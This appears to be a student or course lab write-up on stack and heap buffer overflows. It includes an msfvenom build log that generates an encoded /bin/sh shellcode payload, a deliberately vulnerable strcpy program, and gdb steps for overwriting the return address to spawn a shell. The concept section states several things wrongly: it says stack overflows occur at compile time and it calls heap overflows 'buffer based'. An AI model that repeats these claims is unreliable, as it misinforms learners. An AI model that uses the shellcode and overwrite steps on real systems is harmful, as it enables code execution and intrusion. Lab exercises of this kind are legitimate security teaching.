BUFFER OVERFLOW

02/10/2023


Concept

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundary of a buffer. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code. Languages that are more vulnerable to this attack are C, C++.

There are two ways buffer overflow can be executed:

1. **Stack based buffer overflow:** These attacks happen during the compile time of a program.

   Vulnerable functions include strcpy(); strncpy(); memset(); etc.



In this program if there is a vulnerable function like strcpy(); then we overflow the local variable till the return address to change the point of execution.

2. **Buffer based buffer overflow:** These attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for runtime operations.

Lab Goals:

Stack Overflow:

- Check the program for possible buffer overflow vulnerability .
- Use the vulnerability to spawn a shell (already given) by executing program.c

Heap Overflow:

- Check the program for buffer overflow vulnerability.
- Execute the following program to run the function *success(),* but it runs *fail()* as default.

1. Stack Overflow

- $ docker build -t stack .

  Note the payload size of shell.

```
 ---> [Warning] The requested image's platform (linux/386) does not match the detected host
 ---> Running in 88bdc7fd7cfd
Removing intermediate container 88bdc7fd7cfd
 ---> a2d418fa94c7
Step 20/23 : RUN msfvenom -p linux/x86/exec CMD=/bin/sh AppendExit=true -e x86/alpha_mixed
 ---> [Warning] The requested image's platform (linux/386) does not match the detected host
 ---> Running in 1a614f55caa2
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 162 (iteration=0)
x86/alpha_mixed chosen with final size 162
Payload size: 162 bytes
Final size of python file: 813 bytes
Removing intermediate container 1a614f55caa2
```

- $ docker run -it stack
- $ cat program.c

```
#include <stdio.h>
#include <string.h>

void vulnerable(char *arg)
{
        char buf[512];
        strcpy(buf, arg);

}

void call_vul(char *arg)
{
        char temp[72];
        vulnerable(arg);
}
```

- $ gdb program
    - Note down the address of return address
    - Replace the address of ret with the shell code address.

- $./program $(python sol1.py) should provide shell.

2. Heap Overflow

- $ docker build -t heap .
- $ docker run -it heap
- $ cat heapoverflow.c
    - Understand the vulnerability in the given program.
    - Check for strcpy and debug using gdb.
- $ gdb heapoverflow
    - $ b 38 #Breakpoint to check heap
    - $ run AAAAAAAA
    - $ info proc map # Will give the starting address of heap (H)
    - $ x/2200x <H> # Will list down the heap, and we can also find the address of *fail()* in the heap.
    - $ disassemble fail # To verify the address
    - $q
    - $y
- $ vim sol.py
    - Calculate the heap size and give appropriate number of A's and replace eip with the address of function *success()*.